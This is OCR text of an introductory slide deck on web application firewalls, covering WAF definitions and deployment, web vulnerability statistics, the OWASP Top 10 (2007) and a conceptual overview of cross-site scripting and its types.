



WEB APPLICATION FIREWALLS EXPLAINED !

NetAppSec

Agenda

- Introduction
- What is a Web application firewall
- Do I need a WAF?
- Web Application attacks
- How to protect
- WAF deployment & implementation
- Q&A




Who am I ?

- Philippe Bogaerts
  - http://www.netappsec.be
  - Independent consultant & trainer
    - network, web application and XML security consultancy and training
    - Penetration testing
    - Niche product support and expertise
  - Philippe.bogaerts@netappsec.be

Web Application Firewall definition

- WAFs are also know and/or confused with :
  - Application Level Gateway
  - Reverse proxy
  - WEB IPS
  - …


+ a lot of market space pollution !!!



WAF protection domain


WAFs are designed to protect against "web application" and "web application layer" attacks.


- OSI layer (5, 6) 7
- web applications
  - Including
    - web server
    - Middleware server
    - Database server



Where are WAFS deployed ?

Src: Forrester


SQL database
Authentication server
Enterprise Application
SQL
RADIUS
SMTP, RPC, ...
Dynamic web pages rendered via ASP, Java, CGI, PHP ...
HTTP (S)
Web server


SQL database
Authentication server
Enterprise Application
SQL
Application Server
RADIUS
SMTP, RPC, ...
Dynamic web pages rendered via ASP, Java, CGI, PHP ...
3th party Application Server
SOAP, XML, ...
HTTP with SOAP, XML, ...
HTTP (S)
Web server

DO I NEED A WAF SOLUTION?


Interesting stats

- SANS Top-20 Internet Security Attack Targets
  - Nov. 2006
- Zone-H
  - http://www.zone-h.org
- Symantec Internet Security Threat Report
  - 2nd half 2006, released Mar 2007.
  - 66% of disclosed vulnerabilities affected web applications

http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xi_keyfindings_03_2007.en-us.pdf


Interesting stats

- Vulnerability Type Distributions in CVE
  - Sept. 2006
    - http://cwe.mitre.org/documents/vuln-trends.html




Interesting resources

- OWASP
  - http://www.owasp.org
  - TOP 10 (based on CVE report)
- Web Application Security Consortium
  - http://www.webappsec.org
  - WAF evaluation firewall criteria
  - Jan 2006




To get even more scared …

- WebAppSec
  - The Web Hacking Incidents Database
  - http://www.webappsec.org/projects/whid/



ATTACKING WEB APPLICATIONS




A good starting point

- OWASP TOP 10 project (2007 version)
  - The ten most critical web application security vulnerabilities
  - http://www.owasp.org/index.php/OWASP_Top_Ten_Project


A1 – Cross Site Scripting (XSS)
A2 – Injection
A3 – Malicious File Execution
A4 – Insecure Direct Object Reference
A5 – Cross Site Request Forgery (CSRF)
A6 – Information Leakage and Improper Error Handling
A7 – Broken Authentication and Session Management
A8 – Insecure Cryptographic Storage
A9 – Insecure Communications
A10 – Failure to Restrict URL Access

XSS




Cross Site scripting

- XSS based attacks intend to inject and run mobile code on a client PC
- XSS is special in that way that it attacks the user of the web application instead of the server/application directly.
- Almost every website is vulnerable




Business impact

- Use the victim's workstation to hack other Web sites
- Download illegal content to client PC
  - worms, Trojans, virus
- phishing attacks
- Force the sending of e-mail messages
- …



Technological impact

- XSS can be used:
  – application worms
  – steal cookies and steal credentials
  – execute malicious mobile code
  – attack vector for phishing attacks




XSS types

- Stored XSS
- Reflected XSS
- DOM based XSS

